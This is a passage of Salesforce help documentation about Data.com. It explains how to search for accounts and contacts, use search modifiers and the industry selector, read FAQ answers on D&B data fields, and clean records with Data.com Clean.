Searching Data.com for CRM records is simple. Start your search by entering search criteria in the fields on the Data.com tab. You can also use search modifiers to target and narrow your search results. Depending on your entries and selections, you may end up with a large list of accounts or contacts. To find out how many, check the results list's header or footer. Click the **Reset Search** link if you need to clear all your entries and selections. You'll see your search results until you start a new search or refresh your browser page.

For account searches, the Data.com search results you get are based on the company name, the website of the parent company, and the websites of the parent company's subsidiaries and branch locations, if any, so your results may include companies that you didn't actually search for. For

example, if you want to find Sun Microsystems and you enter either *Sun Microsystems* or *sun.com* in the Company or Website field, the results will also include Oracle Corporation because Oracle is the parent company of Sun Microsystems.

Also, account searches are based on both the Account Name field and the Tradestyle field. So, for example, if you are looking for United Parcel Services, you can search on its tradestyle, *UPS*, and still see United Parcel Services, Inc. in your search results.

Once you have a set of records, you can narrow your list by using filters if you need to. Just look for the filter categories at the left of the page, and select the checkboxes for the filters you need. Some searches generate filter options that are specific to your results. For example, if you want leads in Healthcare, Pharmaceuticals & Biotech industry—specifically Doctors & Health Care Practitioners—the list of filters in the Title category might include Doctor, Chiropractor, Dentist, and Office Manager. For searches that generate a large list of results for Title, Company Name, and Website Domain Type filters, we show the 25 filters with the most search results. To see a shorter list of filters, narrow your initial search.

Some filter categories are expanded automatically when you run a search, but you can click the links at the top of the Filters panel to expand or collapse them all. As you select filters, the search results list is updated automatically.

For example, if you search for contacts from your IBM account detail page, the Data.com tab will open and automatically enter IBM's URL, *www.ibm.com*, in the Company or Website field on the Find Contacts subtab. The search will generate a list of thousands of IBM contacts all over the world. That's probably more than you need, so you can either:

- Refine your initial search by selecting location criteria (such as *Australia* or *United States*) or industry options (like *Computers & Electronics* or *Financial Services*)
- Narrow your search results list by selecting filters such as *Human Resources*, *C-Level*, or *Program Manager* or
- Select *IBM* in the Company Name filter category.

By refining your search criteria and filtering your results, you can narrow your list from more than 30,000 contacts to the 25 or so you want to call or email.

SEE ALSO:

Understand Data.com Search Modifiers

Understand Data.com Search Modifiers

When searching for Data.com accounts and contacts, you can use modifiers to target and narrow your search results. Here's how modifiers work, field by field.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To search Data.com for accounts:
- No permissions required

To search Data.com for contacts:
- No permissions required

Company or Website

- To search for or exclude multiple companies, separate them with commas: **,**. For example, `salesforce.com,Apple` returns results for both salesforce.com and Apple (for example, Apple Computer, Inc. and Apple Inc.), or either one, depending on Data.com data.
- To search for the exact name of a company, type the name within quotation marks: **" "**. For example, `"Apple, Inc."` returns only results with the exact company name Apple, Inc.
- To exclude a company from your results, before the company name, type a minus sign: **–**. For example, `–Oracle` returns a list of results that excludes Oracle. For company names with more than one word, after the minus sign, type the first part of the name. For example, `–Adobe` returns a list of results that excludes Adobe Systems.
- You can also use mixed search modifiers. For example, `salesforce, –Microsoft, "GE Healthcare"` returns all results including salesforce (for example, salesforce and salesforce.com, inc.); it excludes all results containing Microsoft; and it finds GE Healthcare but not GE Health Care.

Title

- To exclude a title, before the title, type a minus sign: **–**. For example: –buyer.
- To search for exact titles, type them within quotation marks: **" "**. For example: "Managing Director".
- To search for multiple titles, separate them with commas: **,**. For example: `CEO,–Dr,"managing director"`.

Name or Email

- To search for results for an individual element in this field—just Name or just Email—type that element followed by a colon (**:**) and a space, then type the name, or email you're looking for. For example, `Name: Marc Benioff` returns results with only the name Marc Benioff. `Email: marcbenioff@salesforce.com` returns results with only the email address marcbenioff@salesforce.com.
- Modifiers will not work if you don't include "name: " or "email: ", and you can't mix and match these modifiers (for example, using "name: " and "email: " in the same search).
- To search for multiple names or emails, separate them with commas: **,**.
- To search for exact titles, names, or emails, type them within quotation marks: **" "**.
- To exclude a title, name, or email from your results, before the element, type a minus sign: **–**.

Location | City

- To search for multiple cities, separate them with commas: **,**. For example, `San Francisco, San Jose` returns results for both San Francisco and San Jose, or either one, depending on Data.com data.
- To search for exact cities, type them within quotation marks: **" "**. For example, `"San Francisco"`, won't return results for South San Francisco. Similarly, `"South San Francisco"` won't return any results for San Francisco.

Location | Postal/ZIP Code

- To search for multiple postal or ZIP codes, separate them with commas: **,**. For example, `94105,94122` returns results for both 94105 and 94122, or either one, depending on Data.com data.
- To exclude a postal or ZIP code from your results, before the code, type a minus sign: **–**. For example, `–94122` returns a list of results that excludes 94122.

Location | Area Code

- To search for multiple area codes, separate them with commas: **,**. For example, *312,708* returns results for both 312 and 708, or either one, depending on Data.com data.
- To exclude an area code from your results, before the area code , type a minus sign: **–**. For example, *–708* returns a list of results that excludes 708.

SEE ALSO:

Understand Data.com Searches

How Is `Industry` Determined for Records in Data.com?

We use the primary SIC (Standard Industry Classification) code to determine the value of the `Industry` field on account cards and account records in Data.com. By using only the primary SIC code for this industry mapping, we're able to provide a more consistent and accurate value in the `Industry` field, which leads to more relevant search results, regardless of the industry classification system you use in your search query.

A limited number of Data.com accounts show `Data.com - Jigsaw` as the value of the `Source` field on their account card. These accounts do not have a value for the SIC code, and so their `Industry` value is determined using a different system. Contact Salesforce Customer Support for details.

Example: You're searching Data.com for accounts with a SIC industry value of *`Computer Peripheral Equipment`*, which maps to `Electronics` in Data.com. Your Data.com search results will include all accounts with a value of `Electronics` in the `Industry` field. If you use the Data.com Industry Categories classification system and select the *`Computers and Electronic`* industry, which also maps to `Electronics`, your results will again include all accounts with a value of `Electronics` in the `Industry` field.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Data.com Industry Selector


When searching for accounts and contacts in Data.com, use the industry selector to add industries and subindustries to your search criteria.

Here's how it works.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions



1. Select the industry classification system your organization uses.
   - *NAICS* (North American Industry Classification System): Used by business and government to classify North American business establishments according to the type of economic activity. This system includes 20 industry sectors, each with multiple levels of subindustries Industries and subindustries are identified by numeric code, up to six digits.
   - *SIC* (Standard Industry Classification): Used by the United States government to classify business establishments according to the type of economic activity. This system includes 10 industry sectors, each with multiple levels of subindustries Industries and subindustries are identified by numeric code, up to four digits.
   - *Data.com Industry Categories*: The Data.com system of classifying business establishments by industry and subindustry.

   You can select a different industry classification system at any time, but doing so will clear your selections.
2. Use the selection panels to explore industries and their subindustries and add them to your search. If an industry has a numeric classification code, you'll see it here. When you hover over an industry name, you'll get two options.
   - Click the industry name to view its subindustries, if any, in the right panel. If an industry has any available subindustries, you'll see an arrow → to the right of the industry name.
   - Click `Add` to add the industry (including all its subindustries) to the **Categories to search by** (Categories) box.

   When you click an industry name in the right panel, it moves to the left panel and its subindustries appear in the right panel. You can continue moving through the industry levels in this manner, adding any industries and subindustries you want to search on as you go. A circle ● to the right of a subindustry name means you have reached the final level of subindustries. When you add an industry to your search criteria, it appears in the Categories box and all of its subindustries are automatically included. You'll also see a solid green checkmark ✔ next to its name. Only the industry, however, appears in the Categories box.

   To remove industries from the Categories box, hover over the industry name and click the ✖. If you remove any subindustries from the selection panel, the industry is removed from the Categories box, and its remaining subindustries appear instead. (This

partial selection is denoted by an outlined green checkmark next to the industry name.) Keep in mind that if you select some but not all subindustries within an industry, the number of selections in the Categories box increases.

3. Use the navigation links at the top of the page to keep track of where you are within the industry levels. Click any link to return to that industry level in the selection panels.
4. Click the **Back** arrow to move up one industry level.
5. All industries and subindustries that you add to your search appear in the **Categories to search by** box. You can remove individual selections by clicking the next to the industry or subindustry name. Clicking **Clear all** removes *all* your selections.
6. There's a limit on how many industries and subindustries you can add to one search. If you exceed the limit, you'll need to remove selections in order to continue your search.
7. If the **Categories to search by** box includes a long list of industries, you may need to click the arrow to expand the box to view them all.

Here's an example of how the industry selector works. John is looking for companies that manufacture computers. He decides to use the North American Industry Classification System (NAICS) and begins by clicking the **Manufacturing** industry to reveal its subindustries, which include **Food Manufacturing**, **Machinery Manufacturing**, and lots more. He finds **Computer and Electronic Product Manufacturing**, and clicks it, moving it to the left panel to reveal its subindustries in the right panel. He continues to navigate deeper in to the industry levels in this manner, clicking through subindustries until he ultimately finds what he's looking for: **Computer and Peripheral Equipment Manufacturing**. John clicks `Add` to add two subindustries, **Electronic Computer Manufacturing** and **Computer Storage Device Manufacturing**, to the **Categories to search by** box. Those selections remain in the Categories box even if he navigates to other levels in the selection panel and adds other industries. When he is finished adding industries to the Categories box, he does a last review of his selections, then happily clicks `Done` to return to the Data.com tab to complete his search.

SEE ALSO:

Understand Data.com Searches

Using Data.com FAQ

Check out answers to some frequently asked questions about Data.com for users.

How can I see complete, relevant information for Data.com search results?

Which Data.com user type am I?

How can I improve my Data.com search results?

Why do I see companies I didn't search for in my Data.com search results?

What's the limit of Data.com records I can add to Salesforce?

When I add CRM records from Data.com, how do I know which field values have Data.com data?

What does the Account Site field value on an Account record mean?

Why does the Ownership field have a value of Private for companies I know are public?

I'm seeing a discrepancy between the numbers in the Employees and Contacts fields on an Account record. Why?

I use Data.com and I'm seeing a blank or zero (0) value in the Employee and Revenue fields. Why?

Why do some leads have a blank or zero (0) value in the Annual Revenue and Number of Employees fields after I use the Data.com Clean auto-fill feature?

When I use the Employees or Revenue filter to refine my account or contact search results, I get far fewer results than I expect. Why?

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Why do some account and D&B Company records have identical D-U-N-S Numbers?

What is the difference between the Account Site and Location Type fields?

Why did I receive a message that says, You have limited access to data, so you can't completely clean this record?

Why did I receive a message that says, You can't clean this record because you have limited data access, as set by your administrator?

SEE ALSO:

Understand Data.com Searches

How can I see complete, relevant information for Data.com search results?

We've limited the number of details available for search results that exceed ten pages, to ensure data security.

To see complete, relevant account information in search results:

- Narrow your search using the search filters on the left of the page. Filtering out results that aren't the focus of your search gives fewer, more targeted results. For example, selecting Director-level accounts in a company's Sales department reduces the results from 50 pages to 4, listing only the accounts you're looking for.
- Sort your search results so that the target of your search appears in the first few pages. For example, sorting the Updated column lists the most recently updated accounts first.

Once you've identified the accounts you're looking for, purchase the accounts by adding or exporting them to Salesforce from Data.com. You see full details of the accounts and contacts you purchase and add to your organization.

Which Data.com user type am I?

It's easy to find out. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.The Data.com User Type field identifies you as either a Data.com User or a Data.com List User. If the field is blank, you do not have a Data.com user license.

For a quick definition of your Data.com user type, just click the info icon (i) next to the field.

SEE ALSO:

How Do Data.com User Types, Licenses, and Record Addition Limits Work?

Using Data.com FAQ

How can I improve my Data.com search results?

It's easy. Just use search modifiers. To see examples, just click the info icon (i) above each Data.com search field. It's also helpful to save searches you use frequently.

SEE ALSO:

Understand Data.com Searches

Why do I see companies I didn't search for in my Data.com search results?

For account searches, the Data.com search results you get are based on the company name, the website of the parent company, and the websites of the parent company's subsidiaries and branch locations, if any, so your results may include companies that you didn't actually search for. For example, if you want to find Sun Microsystems and you enter either *Sun Microsystems* or *sun.com* in

the `Company or Website` field, the results will also include Oracle Corporation because Oracle is the parent company of Sun Microsystems.

SEE ALSO:

- Understand Data.com Searches
- Using Data.com FAQ

What's the limit of Data.com records I can add to Salesforce?

From Setup, in the Quick Find box, enter *`Users`* and then select **Prospector Users**. In the Data.com Users section, find your name and see what your monthly limit is and how many records you've already added or exported during the month. Your administrator sets the monthly allowance, which expires at the end of each month, regardless of whether you've met your limit.

If you're a Data.com List User, your name also appears in the Data.com List User section of the page. After you've used your monthly record additions, you'll share record additions from a pool with all other List Users in your organization. Your organization's pool has a limit, so if one Data.com List User reaches the limit, other Data.com List Users can't add records. List pools expire one year after purchase.

If adding a set of records causes you to exceed your addition limit, you'll see a message that tells you how many additions you have remaining. If you still need to add more records, contact your administrator.

SEE ALSO:

- Using Data.com FAQ

When I add CRM records from Data.com, how do I know which field values have Data.com data?

Just check the help topics that define the fields on those records. All fields that are enabled for Data.com data are identified.

- Account Fields
- Contact Fields
- Lead Fields

SEE ALSO:

- Using Data.com FAQ

What does the `Account Site` field value on an Account record mean?

`Headquarters/Parent` indicates that a company is a legal entity with other locations.

`Single location` indicates that a company is a headquarters with no other locations, and that it may or may not be a distinct legal entity.

`Branch` indicates that a company is not a distinct entity. Rather, a branch is a location of a headquarters or parent company.

SEE ALSO:

- What is the difference between the Account Site and Location Type fields?
- Using Data.com FAQ

Why does the `Ownership` field have a value of `Private` for companies I know are public?

Dun & Bradstreet (D&B), who provides this data, only tracks ownership information for headquarters or parent companies. If a publicly traded headquarters or parent company has any subsidiaries, such as branch locations, those subsidiaries show a value of `Private` unless they are traded independently. The value will also be `Private` if the ownership type is unknown.

SEE ALSO:

What does the Account Site field value on an Account record mean?

Using Data.com FAQ

I'm seeing a discrepancy between the numbers in the `Employees` and `Contacts` fields on an Account record. Why?

There are a number of possible reasons.

- The number of employees is only available on records that have a value of `Headquarters/Parent` in the `Account Site` field. This means that a branch location may show a value of zero in the `Employees` field but still have a number of contacts.
- The `Employees` field on Account records shows the total number of employees within a company, including all subsidiary and branch locations. The number of contacts, however, reflects only the contacts at that specific location. So a headquarters location that has 5,000 employees throughout its various locations may only have 3,000 contacts at the headquarters location.
- *Employee* totals come from Dun & Bradstreet (D&B) and usually *do not* include contract employees. *Contact* totals and related data come from the Data.com community and often *do* include contract employees as long as they have a valid company email address.

SEE ALSO:

Using Data.com FAQ

I use Data.com and I'm seeing a blank or zero (0) value in the Employee and Revenue fields. Why?

Dun & Bradstreet (D&B) collects revenue data for headquarters and single locations only, so records associated with branch locations won't have a value for the `Annual Revenue` field on account and leads records or the `Annual Sales Volume` field on D&B Company records.

Similarly, D&B doesn't always have confirmed employee counts for branches and single locations, so there might not be a value for the `Number of Employees` field on lead records, the `Employee` field on account records, or the `Number of Employee-Total` field on D&B Company records.

SEE ALSO:

Using Data.com FAQ

Why do some leads have a blank or zero (0) value in the `Annual Revenue` and `Number of Employees` fields after I use the Data.com Clean auto-fill feature?

Data.com Clean has improved its location-based matching and, as a result, contacts are now associated with their actual location, rather than the organization's headquarters location. Because Dun & Bradstreet (D&B) only collects revenue data for headquarters locations, leads associated with a branch location or single location won't have a value for the `Annual Revenue` field. Similarly, D&B doesn't always have confirmed employee counts for branch and single locations, so there might not be a value for the `Number of Employees` field on lead records.

If you want to map the revenue and employee data from the headquarters location to the branch or single location records, contact your Salesforce administrator.

SEE ALSO:

Using Data.com FAQ

When I use the Employees or Revenue filter to refine my account or contact search results, I get far fewer results than I expect. Why?

Dun & Bradstreet (D&B) doesn't collect revenue data for branch locations and doesn't always have confirmed employee counts for branches or single locations. Therefore, if you enter `1` as your minimum range in the Revenue filter, your search results will exclude all records that have a zero (0) Revenue value. Similarly, if you enter `0` as your minimum range in the Revenue filter, your search results will exclude all records that have a blank Revenue value. The Employee filter works the same way.

If you want all records with a zero (0) or blank Revenue or Employee value included in your filtered search results, be sure to leave the `Min` field blank.

SEE ALSO:

What does the Account Site field value on an Account record mean?

Using Data.com FAQ

Why do some account and D&B Company records have identical D-U-N-S Numbers?

If a company operates within a single country, its Global Ultimate (highest entity within an organization) and Domestic Ultimate (highest entity within an organization in a country) are the same entity, and therefore the values in their `D-U-N-S Number` fields are the same. For definitions of all the D&B fields, see D&B Company Fields.

SEE ALSO:

Using Data.com FAQ

What is the difference between the `Account Site` and `Location Type` fields?

`Account Site` is the field found on account records and the Data.com account card. `Location Type` is the field found on D&B Company records. (D&B Company records are available to customers who have purchased Data.com Prospector.) Both fields contain the same values: `Single location`, `Headquarters/Parent`, and `Branch`.

SEE ALSO:

Using Data.com FAQ

Why did I receive a message that says, `You have limited access to data, so you can't completely clean this record`?

If you can't edit one or more fields on an account, contact, or lead record, you'll see this message when you use Data.com Clean to manually clean the record. You'll still be able to clean the fields that you can edit.

Ask your administrator to make sure you can edit the Salesforce fields affected when cleaning records, including D&B fields. How your administrator does this depends on which edition of Salesforce your company uses.

- For Contact Manager and Group editions, make sure the fields are on the appropriate page layout.

- For Professional, Enterprise, Performance, and Unlimited editions, make sure field-level security is set to `Visible` for the fields.

SEE ALSO:

Which Fields Are Affected by Data Integration Rules and Data.com Clean?

Using Data.com FAQ

Why did I receive a message that says, `You can't clean this record because you have limited data access, as set by your administrator`?

If you don't have appropriate access to the `D&B Company` object, you'll see this message when you use Data.com Clean to manually clean an account.

Ask your administrator to make sure you have read access to the `D&B Company` object.

Get Critical Industry, Financial, and Competitive Insights for Your Accounts

Need detailed information about account businesses? Click the `Prospecting Insights` button on the account detail page to get data about your prospects' businesses and financials, as well as competitive and industry details—directly from Data.com in real time.

Prospecting Insights is available with Data.com Prospector licenses. Insights data is available for accounts that were imported from, or cleaned by, Data.com.

Before you begin, make sure that your administrator has added the `Prospecting Insights` button to the Account page layout.

1. Open the account detail page for a prospect.
2. Click **Prospecting Insights**.

   If you click **Prospecting Insights** for an account that hasn't been imported from or cleaned by Data.com, a message recommends that you first clean the account.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** Editions

USER PERMISSIONS

To get Data.com prospecting insights for an account:

- "Read" on accounts

SEE ALSO:

Prospecting Insights Data Details

Prospecting Insights Data Details

Data.com Prospecting Insights combines D&B company details and industry intelligence in a quick-view snapshot, to help you start smart conversations with your prospects and customers.

Prospecting Insights is available with Data.com Prospector licenses. Insights data is view-only, and is available for accounts that were imported from, or cleaned by, Data.com.

Insights Category	Details
Business Details	• Description of the company supplied by the Hoover's, Inc. subsidiary of Dun and Bradstreet • Company address, phone, and website • Location type–headquarters or a branch office

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** Editions

Insights Category	Details
	• Location size in square feet, identified as the actual measurement or estimated • Location ownership–owned or rented • Tradestyle, if the company uses one • Year the company was founded
Financial Details	• Fiscal year end, identified by month • Stock market exchange and symbol • Standard & Poor's 500 index indicator • Fortune 1000 rank • Delinquency risk–the likelihood of this company paying 90 or more days late over the next 12 months* Important: Use this information for marketing pre-screening purposes only. • Annual revenue for the most recent and prior year, and growth percentage • Net income for the most recent year* • Employee number for the most recent and prior year, and growth percentage
Contacts from Data.com	• Graphical view of contact distribution at the company • Links to contacts at the company, by department–clicking a link takes you to the Data.com Find Contacts page
Top Competitors	• Links to websites for the company's top competitors • Primary competitors listed by revenue
Industry Details	• Primary NAICS and SIC classifications • Industry selector for industries related to the primary NAICS and SIC classifications • Sample call-prep questions • Competitive landscape analysis*–an overview of the industry's competitive environment • Industry trends* and industry opportunities*–how events and issues are affecting industry businesses • Links to selected industry websites

*Available only with a Premium license

Prospecting Insights in Lightning

Data.com Prospecting Insights combines Dun & Bradstreet company details and industry intelligence in a snapshot. Tabs with company information, account hierarchies, and links to related industries help you start smart conversations with your prospects and customers.

Prospecting Insights is available with a Data.com Prospector license. Insights data is view-only and available for accounts that were imported from, or cleaned by, Data.com.

Important: If you use Professional Edition, add the Data.com Key field to the Accounts page layout.

EDITIONS

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** Editions

Company

View a company overview, financial details, a list of top competitors, and a breakdown of account contacts. View and add contacts by level or department. Read details about key competitors. Understand company linkages.

Hierarchy

Get a complete hierarchical view of a company and its linkages. Click the plus (+) sign next to a company to add it as an account.

Industry

Critical industry insights help you intelligently engage with an account.

Industry Details
View details about the accounts industry as identified by Standard Industrial Classification (SIC) and North American Industry Classification System (NAICS) codes and descriptions.

Competitive Landscape
Understand the potential of the account in its related industry.

Trends
Understand the account's financial situation and identify potential growth areas.

Opportunities
Review various account opportunities.

Call Prep
Prepare for a call with detailed Q&A.

Industry Websites
See the websites of the account's top competitors.

SEE ALSO:

Manage Access to Data.com Search Results and Related Features

Make Sure You Can See Data.com Prospecting Insights

Data.com Clean

Data.com Clean keeps your org up to date using data from Dun & Bradstreet and Data.com. Using Clean jobs, you can clean your records on a regular basis. You can also clean a single record or a list of records.

Note: This information applies to Data.com Clean and not to Data Integration.

Data.com Clean compares your account, contact, and lead records with records from Data.com and creates a link between your records and matching Data.com records. Clean also provides clean status information for accounts, contacts, and leads on page 1285.

In Salesforce Classic, your users can do the following.

- Manually compare individual account, contact, and lead records side by side to matched Data.com records, and update records field by field .
- Select account, contact, and lead records from a list, and update them all at once.
- Manually refresh D&B Company records linked to accounts.

As a Salesforce admin, you can also do the following.

- Configure and run automated Clean jobs to flag field value differences on Salesforce records, fill blank fields, and overwrite field values. Configuring and scheduling Clean jobs is only available in Salesforce Classic.
- Use the Data.com Match API to create a custom solution for specific business purposes like updating leads as they are created and updating custom objects.

There are two versions of Data.com Clean: Corporate Clean and Premium Clean. Premium Clean includes more Dun & Bradstreet fields for adding to or manually cleaning account, contact, or lead records. The Salesforce Help refers to Data.com Premium Clean unless otherwise noted. For more information on Premium Clean, contact your Salesforce account manager.

Data.com Clean Version	Dun & Bradstreet (D&B) Fields
Data.com Corporate Clean	Basic set of Dun & Bradstreet fields.
Data.com Premium Clean	Basic set of Dun & Bradstreet fields, plus the `D&B Company` field. This field links to an associated `D&B Company` record with over 70 additional Dun & Bradstreet fields that are accessible on the `D&B Companies` tab.

Data.com Clean doesn't support person accounts.

Note: Data.com Clean must be purchased 1:1 for Sales Cloud and Service Cloud seats.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Keep Your Salesforce Records Complete and Up To Date

Your business is only as good as its data. Spend less time updating data and more time growing your business using Data.com. Access valuable company information from Dun & Bradstreet as well as crowd-sourced data from Data.com to keep your org up to date.

SEE ALSO:

Data Integration

Using Data.com FAQ

Clean Individual Account Records in Salesforce Classic

Clean a List of Records

Data Integration

Set Up Data.com Clean

Confirm That Data.com Clean Is Enabled

Keep Your Salesforce Records Complete and Up To Date

Your business is only as good as its data. Spend less time updating data and more time growing your business using Data.com. Access valuable company information from Dun & Bradstreet as well as crowd-sourced data from Data.com to keep your org up to date.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Clean Individual Account Records in Salesforce Classic

Use Data.com Clean to manually clean an account record. With a manual clean, you do a side-by-side comparison of a single account record with its matched Data.com record, followed by a field-by-field update.

Clean a List of Records

With Data.com Clean, you can select account, contact, and lead records from a list and clean them all at one time. A Data.com Clean license is required to clean records from a list.

Which Fields Are Affected by Data Integration Rules and Data.com Clean?

When you use Data.com to update a record, the record's fields are updated with Data.com data.

What Does the Clean Status Tell Me About a Record?

The `Clean Status` field on account, contact, and lead records indicates how the record's data compares with data from Data.com. If you click the icon next to the status, you get more status details, plus options for refreshing the status. Depending on the status, you can also clean some records right from the `Clean Status` field.

How Does Data.com Clean Match Your Records?

If you clean your account, contact, and lead data with Data.com Clean, it's important to understand how your records are compared and matched with records from Data.com.

Data.com Update Statuses

For Data.com Prospector, Data.com Clean, and Data Integration, an update status field on your accounts, contacts, and leads indicates your record's status compared with Data.com data.

Updating Records with Data.com Clean

When you clean a record, you're comparing your data with information in Data.com. There are a few important concepts to understand about this process, including how to select matching records and mark Data.com records as incorrect.

Clean Individual Account Records in Salesforce Classic

Use Data.com Clean to manually clean an account record. With a manual clean, you do a side-by-side comparison of a single account record with its matched Data.com record, followed by a field-by-field update.

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To clean account records:
- "Edit" on accounts

Note: This information applies to Data.com Clean and not to Data Integration.

Manual Clean is available in orgs with a Data.com Clean license and to any Salesforce user in an org with a Data.com Prospector license. You can manually clean all the account records you have access to in Salesforce—not just the records you previously added from Data.com.

Data.com Clean offers several ways to clean account records. Users can clean individual records manually or clean groups of records from a list view. You can also clean batches of records in your org using automated Clean jobs.

Note: If you clean your account records with Data.com Prospector or Data.com Clean, Data.com converts non-USD currencies to USD every month. This conversion can cause the values in the `Annual Revenue` field to change. For orgs that use non-USD currencies, we ignore the `Annual Revenue` field when determining a record's clean status (so the `Clean Status` field's value does not change). We also remove the value from the `Annual Revenue` field on account records and the Clean comparison page.

1. Open the record and check the Clean Status field. Even if its status is In Sync, you can manually clean the record. If you use Dun & Bradstreets' DUNSRight matching service, you can match some records to a different one from Data.com.

   Tip: From the **Clean Status** field, you can get more status information (such as which fields have different data in Data.com) and then clean the record. Click the status icon ( ) and the popup guides you.

2. Click **Clean** to open the comparison page and compare the Salesforce record with the Data.com record.
3. Compare the records. A check mark appears next to any Data.com field value that matches the corresponding value in your Salesforce record.
4. Select the checkbox next to any Data.com value you want to accept.
5. If you use DUNSRight Matching and want to look for a different match from Data.com, click **Wrong Match?**
6. When you're satisfied that the record is accurate, click **Save**, even if you don't accept any data from Data.com.

   The **Clean Status** field reflects the record's status, and its time stamp is updated to reflect your activity.

   Note: On an account, if you update the Company D-U-N-S Number field value while cleaning manually, delete the D&B Company field value. Otherwise, Clean can't add updated values for those two fields or link the correct D&B Company record to the account.

   If you click **Cancel**, your Salesforce record isn't updated, but if Data.com finds a better match for the record, the values in its `Clean Status` and `Data.com Key` fields can change. These two fields always reflect the best match from Data.com as of the most recent Clean process, regardless of the method used to clean the record.

Suppose that you use Data.com Clean or Data.com Prospector and you've manually cleaned an account or lead record that isn't linked to a D&B Company record. When you click **Save**, Salesforce creates a D&B Company record (if available) and links it to the account or lead record. The next time you open the comparison page, the linked record is identified by its D-U-N-S Number in the `D&B Company Record Linked` field.

SEE ALSO:

Data.com Update Statuses

Which Fields Are Affected by Data Integration Rules and Data.com Clean?

Clean a List of Records

USER PERMISSIONS	
To clean account records:	"Edit" on accounts
To clean contact records:	"Edit" on contacts
To clean lead records:	"Edit" on leads
To create custom list views:	"Read" on the type of record included in the list
To create, edit, or delete public list views:	"Manage Public List Views"

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

With Data.com Clean, you can select account, contact, and lead records from a list and clean them all at one time. A Data.com Clean license is required to clean records from a list.

Note: This information applies to Data.com Clean and not to Data Integration.

Note: You can clean a list of account records only if you use Data.com as your matching service.

Data.com Clean offers several ways to clean records. Users can clean individual records manually or clean groups of records from a list view. You can also clean batches of records using automated Clean jobs.

Cleaning from a list works for all the account, contact, and lead records you have access to, not just the ones you previously added from Data.com Prospector. When you click the Accounts, Contacts, or Leads tab, you can select a view to see a list of the records you're allowed to view. The results you see are called a *list view*. From the list view, simply select the records you want to clean and Data.com Clean does the rest.

Note: If you're cleaning records from a standard list view, make sure that your Salesforce admin adds the `Clean Status` field to the view. If you're cleaning records from a custom list view you've created, add the `Clean Status` field yourself.

1. Click the tab (Accounts, Contacts, or Leads) for the object whose records you want to clean from your list.
2. Select a view from the dropdown that contains the `Clean Status` field and click **Edit**.
3. From the list, select the records you want to clean, and click **Clean**.
4. Select one of these Clean options.
   - `Update Clean Status` updates each record's `Clean Status` field.
   - `Update Clean Status and Fill Blank Fields` updates each record's `Clean Status` field and fill blank fields with Data.com data.

5. Click **Update**.
   You see a confirmation message telling you how many records were matched and updated, and whether any errors occurred.
6. Review the changes to your records.
   If you selected the option to update only the `Clean Status` field and now find records with a clean status of `Different`, you can manually clean each record from its detail page.

SEE ALSO:

Data.com Update Statuses

Create a Custom List View in Salesforce Classic

Which Fields Are Affected by Data Integration Rules and Data.com Clean?

Which Fields Are Affected by Data Integration Rules and Data.com Clean?

When you use Data.com to update a record, the record's fields are updated with Data.com data.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

